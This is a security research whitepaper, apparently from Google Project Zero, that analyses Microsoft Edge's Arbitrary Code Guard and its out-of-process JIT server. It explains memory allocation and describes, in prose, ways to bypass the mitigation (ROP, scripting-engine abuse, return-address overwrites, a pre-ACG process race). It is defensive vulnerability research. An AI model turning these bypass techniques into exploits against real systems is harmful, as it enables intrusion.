Bypassing Mitigations by Attacking JIT Server in Microsoft Edge

Ivan Fratric
Google Project Zero

2018

Table of Contents

Introduction

With Windows 10 Creators Update, Microsoft introduced a new security mitigation in Microsoft Edge: Arbitrary Code Guard (ACG). When ACG is applied to a Microsoft Edge Content Process, it makes it impossible to allocate new executable memory within a process or modify existing executable memory. The goal of this is to make it more difficult for an attacker who already gained some capabilities in the browser's Content Process to execute arbitrary code.

Since modern web browsers rely on Just-In-Time (JIT) compilation of JavaScript to achieve better performance and the code compilation in JIT is incompatible with ACG, a custom solution was needed to enable ACG in Microsoft Edge: The JIT engine was separated from the Edge Content Process into a separate, JIT Process. In this design, Content Process sends JavaScript bytecode to the JIT Process, which then compiles it into machine code and maps the machine code into the Content Process.

This whitepaper examines ACG and out-of-process JIT and tries to answer the question of how useful is this mitigation going to be in preventing an attacker from exploiting Microsoft Edge. Additionally, it examines the implementation of the JIT server and describes multiple issues we uncovered in it (fixed at the time of publishing this document). While the paper focuses on Microsoft Edge, we believe that any other attempt to implement out-of-process JIT would encounter similar problems. Thus we hope that this paper would be useful for other vendors who might consider employing similar mitigations.


How does ACG work in Microsoft Edge?

ACG relies on setting the dynamic code policy for Edge Content Processes. This policy can be set in Windows by any process by calling SetProcessMitigationPolicy with the ProcessDynamicCodePolicy argument. In Microsoft Edge Content Process (MicrosoftEdgeCP.exe), the call stack when this happens is:

```
00 KERNELBASE!SetProcessMitigationPolicy
01 MicrosoftEdgeCP!SetProcessDynamicCodePolicy+0xc0
02 MicrosoftEdgeCP!StartContentProcess_Exe+0x164
03 MicrosoftEdgeCP!main+0xfe
04 MicrosoftEdgeCP!_main+0xa6
05 MicrosoftEdgeCP!WinMainCRTStartup+0x1b3
06 KERNEL32!BaseThreadInitThunk+0x14
07 ntdll!RtlUserThreadStart+0x21
```

Every Edge Content Process calls this method soon after creation, which makes it impossible to compromise a Content Process prior to the mitigation policy being set. Unfortunately, because one Content Process can access other Content Processes that run in the same App Container, it is possible for Content Process A to access Content Process B before B enables ACG. An attacker could then make B never enable ACG or abuse the fact that B still doesn't have ACG enabled and make it execute arbitrary code. This is a design issue that is still unfixed at the time of publishing this document and it is expected that it will be resolved in a future version of Windows.

The dynamic code policy isn't always set by a Microsoft Edge Content Process. Before deciding to apply the dynamic code policy, the Content Process is going to consult a number of registry entries as can be seen in the following screenshot.


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

```
PID  Operation    Path
5108 RegOpenKey   HKLM\Software\Microsoft\Internet Explorer\CodeIntegrity
5108 RegOpenKey   HKLM\Software\Microsoft\CTF\TIP
5108 RegOpenKey   HKLM\Software\Microsoft\Cryptography\Defaults\Provider
5108 RegOpenKey   HKLM\SYSTEM\CurrentControlSet\Control\Cryptography\Providers
5108 RegOpenKey   HKLM\System\CurrentControlSet\Control\Cryptography\Providers
5108 RegOpenKey   HKLM\Software\Microsoft\Cryptography\Calais\Smartcards
5108 RegOpenKey   HKCU\Software\Microsoft\Internet Explorer\CodeIntegrity
5108 RegOpenKey   HKLM\Software\Microsoft\Internet Explorer\CodeIntegrity
5108 RegOpenKey   HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\mic...
5108 RegOpenKey   HKLM\Software\Microsoft\Internet Explorer\CodeIntegrity
5108 RegOpenKey   HKLM\Software\Policies\Microsoft\Internet Explorer\Main
5108 RegOpenKey   HKCU\Software\Policies\Microsoft\Internet Explorer\Main
5108 RegOpenKey   HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Mappings\S...
5108 RegOpenKey   HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Mappings\S...
5108 RegOpenKey   HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Mappings\S...
5108 RegOpenKey   HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Mappings\S...
5108 RegOpenKey   HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\mic...
5108 RegOpenKey   HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\mic...

Showing 18 of 952,119 events (0.0018%)      Backed by virtual memory
```

Image 1: RegOpenKey operations during SetProcessDynamicCodePolicy call in Microsoft Edge


Fortunately, none of those registry keys are editable by the Edge Content Process, so a compromised Content Process can't simply disable ACG for newly spawned Content Processes.

Additionally, for backward compatibility reasons, before setting the dynamic code policy, Edge tries to determine if it has any drivers (e.g. graphics) that would be incompatible with ACG. As stated on Microsoft's blog post about ACG:

"*For compatibility reasons, ACG is currently only enforced on 64-bit desktop devices with a primary GPU running a WDDM 2.2 driver (the driver model released with the Windows 10 Anniversary Update), or when software rendering is use. For experimental purposes, software* *rendering can be forced via Control Panel ->Internet Options -> "Advanced". Current Microsoft devices (Surface Book, Surface Pro 4, and Surface Studio) as well as a few other existing desktop systems with GPU drivers known to be compatible with ACG are opted into ACG enforcement. We intend to improve the coverage and accuracy of the ACG GPU opt-in list as we evaluate the telemetry and feedback from customers."*

This means that potentially a lot of computers with older GPU drivers won't have ACG enabled, even if running an up-to-date Windows version.

It is possible to check if a process has the dynamic code policy set enabled by invoking the Get-ProcessMitigation PowerShell script, as shown in Image 2.



```
PS C:\Users\Ivan Fratric> Get-ProcessMitigation 2416

ProcessName                      : MicrosoftEdgeCP
Source                           : Running Process
Id                               : 2416

DEP:
    Enable                             : ON
    EmulateAtlThunks                   : ON
    Override DEP                       : False

ASLR:
    BottomUp                           : ON
    Override BottomUp                  : False
    ForceRelocateImages                : NOTSET
    RequireInfo                        : NOTSET
    Override ForceRelocate             : False
    HighEntropy                        : ON
    Override High Entropy              : False

StrictHandle:
    Enable                             : ON
    Override StrictHandle              : False

System Call:
    DisableWin32kSystemCalls           : OFF
    Audit                              : OFF
    Override SystemCall                : False

ExtensionPoint:
    DisableExtensionPoints             : OFF
    Override ExtensionPoint            : False

DynamicCode:
    BlockDynamicCode                   : ON
    AllowThreadsToOptOut               : OFF
    Audit                              : OFF
    Override DynamicCode               : False

CFG:
    Enable                             : ON
    SuppressExports                    : ON
    Override CFG                       : False
    StrictControlFlowGuard             : OFF
    Override StrictCFG                 : False
```

Image 2: Result of Get-ProcessMitigation on the ACG-enabled Content Process

Of special note is “AllowThreadOptOut: OFF”. In previous Windows versions this setting was “ON” Which allowed a thread to opt-out from ACG. This, as expected, led to the mitigation not being effective.

When Content Process calls SetProcessMitigationPolicy() it also sets the AllowRemoteDowngrade flag, which allows a non-AppContainer processes to disable the policy at any time. This is used when a display driver changes. Attempting to disable the dynamic code policy from the Content Process itself, once enabled, will result in ERROR_ACCESS_DENIED.

When the dynamic code policy is set, as mentioned previously, it impossible to:

a) allocate new executable memory
b) modify existing executable memory.

This means that, for example, VirtualAlloc and VirtualProtect are going to fail when called with any flags in the flProtect / flNewProtect argument that indicates executable memory, as well as other functions that would cause a similar effect (e.g. MapViewOfFile). When a functions fails due to ACG, it returns a new error code, 0xc0000604 STATUS_DYNAMIC_CODE_BLOCKED.

When process A attempts to allocate executable memory in process B, only the mitigation policy of process A matters. That is, if process B has the dynamic code policy set, but process A doesn’t, the call is going to succeed as long as A has a handle to B with appropriate permissions.

Thus, the only ways to allocate executable memory in the process with dynamic code policy set are

a) To have it allocated by another process which does *not* have a dynamic code policy set
b) To load a .dll into the process

To mitigate b), together with ACG, Microsoft rolled another mitigation called CIG (Code Integrity Guard). With CIG enabled, Microsoft Edge Content Process will only be able to load .dlls signed by Microsoft.

How effective is ACG?

There are several approaches an attacker that can’t allocate executable code can take:

1. If an attacker does not need to break out of a current process, they might be able to execute a data-only attack. In a browser scenario, that might mean overwriting relevant fields to disable or confuse same origin policy checks and achieve an equivalent of universal XSS (Note: In Google Chrome with site isolation enabled, such an attack would be more difficult to perform).

2. Otherwise, in scenarios where a scripting engine isn't present, the only known avenue left to an attacker is code reuse attacks such as ROP. Note that the attacker no longer has the option to use ROP just to make an area of memory executable and then transfer the control over to payload written in native code (as is often done in exploits today). Instead, an entire payload would need to be written as ROP. This would be a time-consuming task currently, but employing ACG widely might provide an incentive for attackers to develop automated tools that would make it easier, such as a ROP compiler.

3. If a scripting environment *is* present, an attacker has a third, easier, avenue to take. Instead of encoding the full payload in ROP, an attacker with a read/write primitive could leverage a scripting environment already present in the process (e.g. JavaScript in Edge) to create an interface that would allow them to:
    - Call arbitrary native-code function from the scripting engine while providing arbitrary arguments
    - Pass the return value and return control back to the scripting engine

   Having an exploitation library that does this allows an attacker, instead of writing a second-stage payload in native code, to write it in the scripting language and use a provided library to call native code functions where necessary. This can be made even easier by the exploitation library also providing some helper methods such as malloc(), memcpy() etc. In fact, there is already a library that does this: pwn.js.
   Instead of the ability to call arbitrary native-code functions, it might be sufficient for an attacker to just be able to invoke arbitrary syscalls.

While from the above, it may seem that ACG is not going to be very useful, especially in a web browser, a reader should take note that both scenarios 2. and 3. rely on an attacker able to hijack the control flow. In other words, bypassing CFG (Control Flow Guard).

Currently, with a lot of known bypasses, bypassing CFG in Windows is not difficult. However, should Microsoft be able to fix all the known weaknesses of CFG, including adding the return flow protection, the situation might change in the next couple of years. As Microsoft already showed intention to do this, we believe this is their long-term plan.

ACG's success is thus strongly related to that of CFG, as well as another mitigation called CIG (Code Integrity Guard) that only allows loading properly signed libraries into the process. All of these mitigations need to *work together* in order to prevent unwanted code execution:

- If there are CIG and ACG but not CFG, as described above, an attacker can encode the payload they want to execute as ROP or abuse a scripting engine to execute arbitrary code.

- If there are CFG and CIG but not ACG, an attacker can map executable code in the current process.

- If there are CFG and ACG but not CIG, an attacker can load a malicious library into the current process.

While ACG and CIG are more self-contained as evidenced by comparatively low number of publicly known bypasses, it remains to be seen if Microsoft can get CFG into a solid enough state that it couldn't be easily bypassed.

Because of the dependency of ACG on CFG, in the rest of this paper, issues affected both of these mitigations are considered.

As the attack scenario, we are assuming that an attacker already managed to exploit a vulnerability in the Content Process and has an arbitrary read/write ability.

Related work

There has been a lot of work on bypassing CFG so it won't be covered here on a case by case basis. However, much of it is summarized in the Microsoft's recent presentation "The Evolution of CFI Attacks and Defenses".

When it comes to ACG, the amount of work published is much smaller. Prior to Creators Update for Windows 10 it was possible to abuse the AllowThreadOptOut setting to bypass ACG, as pointed out already by Microsoft in their Mitigation Bounty Program rules. The only full-blown ACG bypass that we know about, aside from our work, is Alex Ionescu's bypass that abused Warbird, Microsoft's DRM protection framework. Since Warbird needs to be able to allocate new executable code by design, it was moved from userspace into kernel to make it compatible with ACG. However, the checks performed by newly added Warbird system calls were not sufficiently strict and could be abused to allocate and call arbitrary executable code in the Edge Content Process.

In contrast to bypasses that rely on Windows kernel components, this work focuses on the major application change that makes ACG possible: JIT server in Microsoft Edge.

Introduction to Chakra JIT server

To make JIT in Chakra (JavaScript Engine in Microsoft Edge) work with ACG enabled, Microsoft runs the parts of Chakra responsible for compiling code in a separate process - JIT Server. The basic interaction of Content Process and JIT Server is shown in Image 3. In this design, the Content Process still handles all tasks related to running JavaScript *except* compiling (*JITting*) a function. When Chakra determines that a JavaScript function or a loop should be JITted (usually after interpreting it several times), instead of doing it in-process, it calls into the JIT Server and passes the bytecode of the target function. The JIT server then compiles the bytecode and writes the resulting executable code back into the calling process using shared memory. After this is done, Content Process can execute the resulting executable code without violating the dynamic code policy.




Image 3: Interaction of a Content Process and the Jit Server in Microsoft Edge

Jit server is Microsoft (L)RPC server implemented in Chakra in lib/JITServer. Similarly, the client-side part is implemented in lib/JITClient and the interface definitions can be found in lib/JITIDL. Appendix A contains a reference with basic information on all of the methods exposed by the JIT server. Note that the JIT server's interface is quite fat - there is a large number of methods and a large amount of data flowing in and out of the JIT server.

From the process perspective, JIT server looks just like another Content Process and even uses the same binary: MicrosoftEdgeCP.exe. One major difference between a Content Process and a JIT Process is that the JIT Process *doesn't* have the dynamic code policy set, which enables it to map executable code in the Content Process. There exists a single JIT Process that serves all of the Content Processes.

Context objects

JIT server maintains state between calls from a specific Content Process. The state is kept in the JIT server memory in the *context* objects. There are three types of contexts:

- Process Context: Stores information specific to a single client Content Process.
- Thread Context: Corresponds to a JavaScript thread. In a web browser, most of the time there exists one JavaScript thread per process. However additional threads (and thus the corresponding thread contexts) can be created, for example, by creating Web Workers.
- Script Context: Scripts with different “global” objects end up having different script contexts, for example scripts running in different origins. There can be multiple script contexts per thread context.

Before a Content Process can do anything, it needs to create the relevant context objects by calling the corresponding methods on the JIT server. Later, when a Content Process makes a call to the JIT server, it usually needs to pass a reference to one or more of the relevant context objects.

Instead of passing a pointer (in the address space of JIT server) to the context object (which would be a major security issue) the context object references are passed as a special *context_handle* type. This type is managed by the Microsoft RPC mechanism and, as far as we are aware, it is not possible for the Content Process to tamper with the corresponding pointer.

Types of executable allocations

As expected, JIT server needs to allocate executable memory for the compiled JavaScript code in the Content Process. However, compiled JavaScript code is not the only executable allocation JIT server makes. In addition, there are also thunks and stack unwinding structures.

Each JavaScript function in Chakra, regardless if it’s been compiled or not, gets a *thunk* - a small “trampoline” that just calls the appropriate function implementation. There are two different kinds of thunks: Interpreter thunks and JIT thunks.

An interpreter thunk is used to call interpreted (i.e. not yet JITted) functions. A structure of the interpreter thunk can be seen in InterpreterThunkEmitter.cpp. The interpreter thunks consists of a static header that’s going to be the same for all interpreted functions, followed by a jump to a per-function thunk. There is a check that this jump is always going to end up in a valid thunk location (this would be a CFG bypass otherwise). A per-function thunk is essentially just “call rax” followed by a (direct) jump to the thunk epilog, where “rax” is always either

Js::InterpreterStackFrame::InterpreterThunk or Js::InterpreterStackFrame::InterpreterAsmThunk (in case the thunk is for an asm.js function). Since the interpreter thunks are all the same (the only difference is if they are for asm.js or not), the JIT server doesn't allocate thunks one by one when they are needed - instead it allocates a whole block of them in a single call.

In comparison, a JIT thunk, which is used to call JITted functions, is much simpler. It is implemented in JITThunkEmitter.cpp. There is no common header as with the interpreter thunk blocks. Instead, a jit thunk is either just "jmp <offset>" if offset is small enough to fit in 32 bits, or "mov rax <address>; jmp rax" otherwise.

As there is no stack based pointer in x64 calling convention, compiled code needs to have stack unwinding metadata (In Chakra often referred to as xdata) for the call stack to be walkable. Walking the call stack is needed for debugging, but also for exception handling. Thus, when a JIT compiler outputs the code, it also needs to output the unwinding metadata. This metadata also gets allocated in the executable memory.

Note, however, that the attacker has relatively little control over the content in these allocation types.

In addition to executable memory, JIT server often allocates non-executable memory in the Content Process. This happens when, during the compilation process, the compiler needs to create data that the compiled code is going to reference. However, allocating non-executable data might not be as interesting from the mitigation bypass perspective.

JITting a function

The process of compiling a function (or a loop body) is performed in *phases* that can be seen in Func.cpp. Each phase can also contain sub-phases. The main phases are:

- `Js::IRBuilderPhase` - Build Intermediate Representation (IR) from bytecode
- `Js::InlinePhase` - Function inlining
- `Js::FGBuildPhase` - Build flow graph
- `Js::GlobOptPhase` - Global optimizations
- `Js::LowererPhase` - Lower IR into machine-specific representation (not yet encoded)
- `Js::EncodeConstantsPhase` - Encode large constants
- `Js::InterruptProbePhase` - Insert stack probes
- `Js::RegAllocPhase` - Register allocation
- `Js::PeepsPhase` - Peephole optimizations
- `Js::LayoutPhase` - Layout
- `Js::EHBailoutPatchUpPhase` - Insert bailouts
- `Js::InsertNOPsPhase` - Insert NOPs at random points
- `Js::PrologEpilogPhase` - Insert function prolog and epilog
- `Js::FinalLowerPhase` - Final lower

- `Js::EncoderPhase` - Encoder
- `Js::NativeCodeDataPhase` - Fixups on data allocated by JIT Process

Explaining all of the phases is outside the scope of this document, but we'll cover briefly some of the parts that are more interesting from the ACG/CFG perspective.

The first phase (`IRBuilderPhase`) processes bytecode sent by the Content Process. As such, it is probably exposed to the largest quantities of untrusted data, although there is certainly complex data coming from Content Process that is used in the subsequent phases.

The two security-relevant phases (`EncodeConstantsPhase` and `InsertNOPsPhase`) are probably intended to prevent JIT spraying attacks. However, in the context of ACG they also serve a purpose of preventing encoding arbitrary payloads as unintended instruction sequences.

The `EncoderPhase`, implemented in Encoder.cpp, is where the executable code gets written. Here the buffer for the native code gets allocated, filled and then copied to its final destination. The buffer holds two things:

- Encoded instructions
- Jump tables for switch statements

As jump tables are also going to end up in executable memory, we considered bypassing ACG by trying to output controlled values in the jump tables, however we found that it would be too difficult for an attacker to control this data sufficiently to output arbitrary code.

When allocating executable memory, it gets allocated in such a way that it is mapped as read-write in the JIT Process and execute-only in the Content Process. Thus, when executable memory gets allocated, this results in *two* addresses: a *local address*, which is the address in the JIT Process and the *remote address*, which is the address in the Content Process. The details of memory allocation are covered in the next section.

Back when JIT was being done in the same process, when the JIT code was being written, it was done in a way that only the page currently being written to was marked as writable. This was done to minimize the window where an attacker could race and overwrite the JIT code while it was being created. However, this isn't done in the JIT server (the destination pages are mapped as always writable in the JIT server and never writable in the Content Process).

Stack unwinding data also gets allocated in the `EncoderPhase`, but as a separate allocation and not as a part of the same buffer that holds the native code and jump tables.

The last phase, `NativeCodeDataPhase`, does fixup on the various non-executable data allocated during compiling. This phase comes after `EncoderPhase` because it needs to know the final location of the executable code and that information is only available after `EncoderPhase` completes.

Allocating executable memory

Executable memory allocation happens at three levels. From highest to lowest, the levels are:

- Allocating segments
- Allocating pages from segments
- Individual allocations

Segments are essentially shared memory objects. Each segment consists of pages. Allocations (which is what JIT Server requests when it wants to allocate memory) are allocated from pages - there can be either multiple allocations per page (if the allocations are smaller than page size) or allocations can span over one or more consecutive pages (for larger allocations). This is shown in Image 4.




Image 4: Three levels of memory allocation in the JIT Sever.

Segments in JIT server are allocated by SectionAllocWrapper.cpp. Each segment is essentially a shared memory object created by calling

```
CreateFileMapping(INVALID_HANDLE_VALUE, NULL, PAGE_EXECUTE_READWRITE |
allocAttributes, sizeHigh, (DWORD)sectionSize, NULL);
```

Where sizeHigh contains the high 32 bits of `sectionSize`, and `allocAttributes` indicate whether the memory should be committed or not.

The shared memory is mapped into both JIT Process and the Content Process as

```
address = MapViewOfFile2(sectionHandle, process, offset, nullptr,
size, NULL, flags);
```

Where `sectionHandle` is the handle returned by CreateFileMapping, `process` is a handle to either JIT Process or Content Process, `offset` and `size` can be used to map only the part of the section into JIT Process and `flags` indicate memory permissions:

- PAGE_READWRITE in the JIT Process
- PAGE_EXECUTE_READ | PAGE_TARGETS_INVALID in the Content Process

Note: PAGE_TARGETS_INVALID sets all locations in the sections as invalid targets for CFG.

For Content Process, this mapping happens immediately after the section is created. For the JIT Process, only parts of the sections that are about to be written to are mapped, committed by calling VirtualAlloc and unmapped (using UnmapViewOfFile2()) immediately after writing the content.

Unmapping sections from JIT Process immediately after they are no longer needed ensures that, if an attacker gets an arbitrary write primitive in the JIT Process, the window for overwriting the JIT code will be small. It also makes the address of JIT code mapped into JIT Process harder to guess (i.e. difficult to do spraying).

Segment consists of pages. Pages are allocated from segments using page allocator. For each segment, page allocator has a bitmap with 2 bits for each page, indicating:

- If the page is free
- If the page is decommitted

Pages start off as decommitted and the page allocator also decommits pages when a sufficient number of pages become free.

When JIT server allocates memory, it does so by requesting an Allocation object of a specified size. This is implemented in CustomHeap.cpp. `CustomHeap::Alloc` first checks the requested allocation size: If the size is “large” (meaning: larger than page size), then the allocator will simply calculate the number of pages needed to hold the allocation and request that many consecutive pages from the page allocator.

Smaller allocations are allocated from within pages. CustomHeap divides each page in 128-bytes blocks, and each page gets a 32-bit bitmap which indicates which of these blocks is free (Note: 128 * 32 = 4096 = page size). The consequence of this is that it is impossible to make allocations smaller than 128 bytes (when the JIT server requests a smaller allocation, allocation of size 128 will be returned).

Furthermore, it is only possible to make allocations whose size is a power of two, meaning specifically 128, 256, 512, 1024, 2048 and 4096 bytes. This means that the requested size gets rounded up until it is a power of two. Each page gets put in a bucket for one of these allocation sizes, and only this size can be allocated from this bucket in the future, although it is possible for a page belonging to a larger size bucket to be reassigned to a smaller size bucket if there is no more free space in the smaller size bucket.

When an allocation gets freed, its content gets filled with 0xCC (int 3) to prevent reusing executable code in freed allocations. Unlike a lot of heap implementations, metadata is not stored together with the allocated data, but rather in Allocation objects that are stored separately only in the JIT Process.

Issues

CFG issues with overwriting return address

In the design of Microsoft JIT, one thing that remains fully under the attacker control is the JavaScript bytecode. In some cases, bytecode opcodes might implement functionality that could benefit an attacker, even if they already have a read/write memory primitive. For example, the major pitfall of Microsoft CFG at this time is that returns aren't protected, so overwriting a return address is all that's needed for a successful bypass. Normally, in order to be able to overwrite a return address on the stack, an attacker first needs to know where stack is. Chakra bytecode removes this requirement by including opcodes that can be used to read & write to the stack such as, for example, ArgOut_A bytecode.

Finding an address of the stack in Chakra is not exactly difficult though. In fact, if an attacker has a read/write primitive they can follow a chain of pointers from any JavaScript variable to obtain the stack address.

In JavaScript engines it is often possible to find stack pointers on the heap as this is used, for example, to implement stack walking in JavaScript (i.e. Function.caller). We developed a tool that makes such bypasses easy to find and it can be found here.

Microsoft has apparently given up on fixing those kind of bypasses individually and we assume that the long-term plan is to implement return flow protection using Intel CET.

So, in the remainder of the section we'll take a look at other types of bypasses that would still be present even if the return protection is implemented.

CFG issues with direct calls

Let's examine how calls are made *from* the JIT code. There are, of course, two kinds of calls: direct and indirect calls. All indirect calls generated from the JIT code include a CFG check as can be seen in LowererMD::GenerateCFGCheck. But, what about the direct calls? They are, as expected, not CFG protected. But, when emitting direct calls, JIT Process must know the addresses of call targets *in another process*.

